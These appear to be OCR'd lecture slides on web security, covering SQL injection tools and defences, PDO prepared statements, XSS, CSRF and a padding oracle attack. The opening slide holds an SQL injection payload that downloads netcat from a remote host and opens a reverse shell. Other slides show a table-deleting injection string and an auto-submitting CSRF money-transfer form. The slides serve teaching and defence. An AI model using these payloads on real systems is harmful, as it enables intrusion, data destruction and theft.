
```
' or 1=1;exec master..xp_cmdshell '"tftp -i 192.168.9.100 GET nc.exe
  && nc.exe 192.168.9.100 53 -e cmd.exe';--
```

SQL Injection V



- SQLMap (more or less any database)


http://sqlmap.sourceforge.net/



Extensively fingerprint the back-end database management system, enumerate banner, session user, current database, users, users' password hashes and databases

sqlmap version: **0.8**
Target database management system: **MySQL 5.1**
Target web application technologies: **Apache 2.2 / PHP 5.2**
Target operating system: **Debian GNU/Linux 5.0**

sqlmap video demonstration
http://sqlmap.sourceforge.net



```
san_ss@brian:~/nasel/themole-code$ ./mole.py

Developed by Nasel(http://www.nasel.com.ar).
Published under GPLv3.
Be efficient and have fun!

#>
```

- The Mole
  - http://sourceforge.net/projects/themole/
- Sqlsus (MySQL)
  - http://sqlsus.sourceforge.net/
- Sqlninja (MSSQL)
  - http://sqlninja.sourceforge.net/
- SQL Injection cheat sheats
  - http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
  - http://devcheatsheet.com/tag/sql-injection/


Commercial tools
Pangolin - free edition
http://www.nosec-inc.com
Havij Advanced SQL Injection - free version
http://www.itsecteam.com/

Never forget to sanitize input!

- An attacker could put in *anything*, even scripts as parameters to your REST service!
  - http://localhost/myhome/demo.php?fname=<b>Hans</b>&sname=<h1>Jones</h1>
- We must get rid of tags (<) etc. and could for example use the str_replace() function
  - $person = str_replace("<","",$person);
- A better option is to use the preg_replace(); function
  - $person = preg_replace("/[^A-Z,a-z,0-9, ,.,',;,:,?]/", "", $str);
- It will filter out everything except the characters following the **^**
- It is much better to delete everything EXCEPT a specified range of characters than allow everything apart from the following ...
- Failure to do this will mean that your site WILL get hacked!

Searching a table 1

```
<?php
# Start the page properly
echo "<html>";
echo "<body>";

# Check whether the searchtype radio button has been set
# If not set, display the search form.
if (!isset($_POST["searchtype"]))
{
     echo "<form method='POST' action='search.php'>";
     echo "Search for firstname:<br>";
     echo "<input type='text' name='searchtext' size='15'>";
     echo "<br><br>";
     echo "Full search&nbsp;";
     echo"<input type='radio' value='FULL' checked name='searchtype'><br>";
     echo "Partial search&nbsp;";
     echo "<input type='radio' name='searchtype' value='PARTIAL'>";
     echo "<br><br>";
     echo "<input type='submit' value='Search' name='submit'>";
     echo "</form>";
} # if
else   # Searchtype was set, so retrieve form data and do the search
{
     $searchtext = $_POST["searchtext"]; # Retrieve from the form
     $searchtype = $_POST["searchtype"]; # Retrieve from the form
     $searchtext_san = sanitize_form_text($searchtext); # Prevents SQL injections!
     # Now connect to the database
     $db_host = "localhost";
     $db_database = "thewebbo_hms";
     $db_username = "hjo";
     $db_password = "abc123xyz";
     $dbcnx = mysql_connect($db_host, $db_username, $db_password);
     mysql_select_db($db_database);
```



Search for firstname:


ha

Full search ○

Partial search ●

Searching a table 2

```
     # Construct the appropriate query
     if ($searchtype == "FULL"){
          $query = "select firstname, surname from customers ";
          $query .= "where firstname = '$searchtext_san'";
     } # if
     if ($searchtype == "PARTIAL"){
          $query = "select firstname, surname from customers ";
          $query .= "where firstname LIKE '%$searchtext_san%'";
     } # if
     # Now do the query
     $q = mysql_query($query);
     $total = mysql_num_rows($q);
     if ($total == 0){
          echo "Sorry, no matches found.";
     }
     if ($total > 0){
          while ($row = mysql_fetch_array($q)){
               echo $row["firstname"] . " " . $row["surname"] . "<br>";
          } # while
     } # if matches found
} # else
# End the page properly
echo "</body>";
echo "</html>";
exit();

function sanitize_form_text($t)
{
     $t = strip_tags($t);
     $t = preg_replace("/[^A-Za-z0-9@._-]/", "", $t);
     return $t;
}
?>
```




Hans Jones
Hans Edy Mårtensson

Preventing SQL Injection Attacks

- In the previous example we did something like: select firstname, surname from customers where surname = 'Smith'
  - But what if the visitor enters some search text as follows: Smith' or surname != 'Smith
  - We end up with: select firstname, surname from customers where surname = 'Smith' or surname != 'Smith'
  - In other words, it will return the entire contents of the table!
- Consider what happens if the following is entered as a surname: Smith' or surname != 'Smith; delete from customers
  - The semicolon is the standard character in MySQL for separating multiple commands on a single line. So now, after your program searches for the entered surname, it will then delete the entire contents of your customer database!
- Note that we can enter characters in HEX code as well %3B = **;** which means that we must block the **%** too
- Attackers have sophisticated tools that automatically look for such errors on web sites and try to exploit them!
- Use DB access layers which support **prepared statements** for DB access as for example PDO

PDO – create and update

- Using PDO, create and update is normally a two-step process



```
<?php
# The most basic type of insert, STH means "Statement Handle", no binding here
$STH = $DBH->prepare("INSERT INTO folks ( first_name ) values ( 'Cathy' )");
$STH->execute();
?>
```

- A prepared statement is a precompiled SQL statement that can be executed multiple times by just sending the data to the server
- It has the added advantage of automatically making the data used in the placeholders safe from SQL injection attacks!

```
<?php
# no placeholders - ripe for SQL Injection!
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) values ($name, $addr, $city)");
# unnamed placeholders
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) values (?, ?, ?)");
# named placeholders
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) value (:name, :addr, :city)");
?>
```

PDO - prepared statements 1

- Unnamed placeholders

```php
<?php
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) values (?, ?, ?)");
# assign variables to each place holder, indexed 1-3
$STH->bindParam(1, $name); $STH->bindParam(2, $addr); $STH->bindParam(3, $city);

# insert one row - once the query have been prepared ...
$name = "Daniel";
$addr = "1 Wicked Way";
$city = "Arlington Heights";
$STH->execute();

# ... insert another row with different values – multiple times (looping)
$name = "Steve"
$addr = "5 Circle Drive";
$city = "Schaumburg";
$STH->execute();

# Does this seem a bit unwieldy for statements with a lot of parameters? It is!
# However, if your data is stored in an array, there’s an easy shortcut.
# We do not need to use ->bindParam() - the execute($values) method does this!
# the array data we want to insert must be in the arg. ->execute(argument)
$data = array('Cathy', '9 Dark and Twisty Road', 'Cardiff');
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) values (?, ?, ?)");
$STH->execute($data);
?>
```

PDO - prepared statements 2

- Named placeholders

```php
<?php
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) value (:name, :addr, :city)");
# the first argument is the named placeholder name - notice named placeholders always start with a colon
$STH->bindParam(':name', $name); $STH->bindParam(':addr', $addr); $STH->bindParam(':city', $city);

# insert one row - insert as many rows as you want just updating the variables and ->execute()
$name = "Daniel"; $addr = "1 Wicked Way"; $city = "Arlington Heights";
$STH->execute();

# You can use a shortcut here as well, but it works with associative arrays. The data we want to insert
$data = array(':name' => 'Cathy', ':addr' => '9 Dark and Twisty', ':city' => 'Cardiff');
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) value (:name, :addr, :city)");
# And the array shortcut ->execute(arg)!
$STH->execute($data);

# Another nice feature of named placeholders is the ability to insert objects directly into your
# database, assuming the properties match the named fields - a simple object
class person {
      public $name; public $addr; public $city;
      function __construct($n,$a,$c) {
            $this->name = $n; $this->addr = $a; $this->city = $c;
      }
      # etc ...
}
$cathy = new person('Cathy','9 Dark and Twisty','Cardiff');
# here's the fun part
$STH = $DBH->prepare("INSERT INTO folks (name, addr, city) value (:name, :addr, :city)");
# By casting the object to an array in the execute, the properties are treated as array keys
$STH->execute((array)$cathy);
?>
```

PDO - prepared statements 3

- Update and delete with named placeholders

```php
<?php
// update using named place holders
$id = 5;
$name = "Joe the Plumber";
try {
	$DBH = new PDO('mysql:host=localhost;dbname=someDatabase', $username, $password);
	$DBH->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

	$STH = $DBH->prepare('UPDATE someTable SET name = :name WHERE id = :id');
	$result = $STH->execute(array(':id' => $id, ':name' => $name));
	echo $STH->rowCount(), " - ", $result;
}
catch(PDOException $e) {
	echo 'Error: ' . $e->getMessage();
}
// delete using named place holders and the bindParam method
$id = 5;
try {
	$DBH = new PDO('mysql:host=localhost;dbname=someDatabase', $username, $password);
	$DBH->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

	$STH = $DBH->prepare('DELETE FROM someTable WHERE id = :id');
	$STH->bindParam(':id', $id);
	$result = $STH->execute();
	echo $STH->rowCount(), " - ", $result;
}
catch(PDOException $e) {
	echo 'Error: ' . $e->getMessage();
}
?>
```

SQL Injection defense cont.


- Filter/sanitize user-supplied data carefully on the web servers side
  - Quotes of all kinds (', ", and `) - String terminators
  - Semicolons (;) - Query terminators
  - Asterisks (*) - Wild card selectors
  - Percent signs (%) - Matches for substrings
  - Underscore (_) - Matches for any character
  - Other shell metacharacters (&\|*?~<>^()[]{}$\n\r), which could get passed through to a command shell, allowing an attacker to execute arbitrary commands on the machine
- Web application must strongly enforce the content type of data entered
- Substitute dangerous characters, apostrophe (') can be changed to &ap, less than (<) can become &lt, and so on
- Look for potentially unneeded SQL-statements as UPDATE
- Limit the permission of the web application accessing the database
- Use secured parameterized stored procedures in database

http:/http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

OWASP
The Open Web Application Security Project


Exploiting browser flaws

- Numerous browser vulnerabilities pops up regularly
  - Vulnerabilities in browser or in browsers plugins/add-ons
  - Security restriction flaws in web scripts, active web content etc.
  - Exploits where malicious code bypass security checks and execute in a different security zone
- Scenario below is common nowadays
- Firewall is useless!
- Defense
  - Patch
  - Antivirus
  - Use not so popular browser
  - Remove plugins
  - Turn off JavaScript


ATTACKER
1 Attacker takes over Web site
INNOCENT E-COMMERCE SITE
Victim requests Web page 2
3 Response with browser exploit
Keystroke logger retrieved 4
5 Victim's keystrokes
VICTIM WITH VULNERABLE BROWSER
ATTACKER'S WEB SITE

Cross-site scripting (XSS)


- XSS exploits the trust a user has for a particular site
- XSS attacks are broadly classified into 2 types
- Non-Persistent
  - Requires a user to visit a specially crafted link by the attacker
- Persistent
  - In case of persistent attack, the code injected by the attacker will be stored in a secondary storage device (mostly on a database)
  - The damage caused by Persistent attack is more than the non-persistent attack
  - At the web page below you can see how to hijack other user's session by performing XSS


1. Sends URL containing a hidden script
4. Browser executes script and sends private data
2. Follows URL containing script
3. Serves page containing script
SomeLegitSite.com

http://www.thegeekstuff.com/2012/02/xss-attack-examples/


Cross-site request forgery (CSRF)


- Cross-site request forgery, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts
- CSRF exploits the trust that a site has in a user's browser



```
<form name="badform" method="post"
action="http://fictitiousbank/transfer.cgi">
<input type="hidden" name="from"
value="35367021">
<input type="hidden" name="to" value="48412334">
<input type="hidden" name="amount" value="5000">
<input type="hidden" name="date"
value="05072010">
</form>
<script>document.badform.submit()</script>
```

WAHH - Methodology





The Web Application Hacker's Handbook
Discovering and Exploiting Security Flaws
Dafydd Stuttard
Marcus Pinto

'Padding Oracle' Crypto Attack Affects Millions of ASP.NET Apps

- 2010-09-17
- A pair of security researchers have implemented an attack that exploits the way that ASP.NET Web applications handle encrypted session cookies, a weakness that could enable an attacker to hijack users' online banking sessions and cause other severe problems in vulnerable applications.
- Experts say that the bug affects millions of Web applications.
- In this video, researchers Juliano Rizzo and Thai Duong demonstrate the technique they developed for stealing cryptographic keys for ASP.NET Web applications, enabling them to compromise virtually any app built on ASP.NET.
- http://threatpost.com/en_us/blogs/demo-aspnet-padding-oracle-attack-091710
- http://computersweden.idg.se/2.2683/1.340993/allvarlig-sarbarhet-pa-manga-webbplatser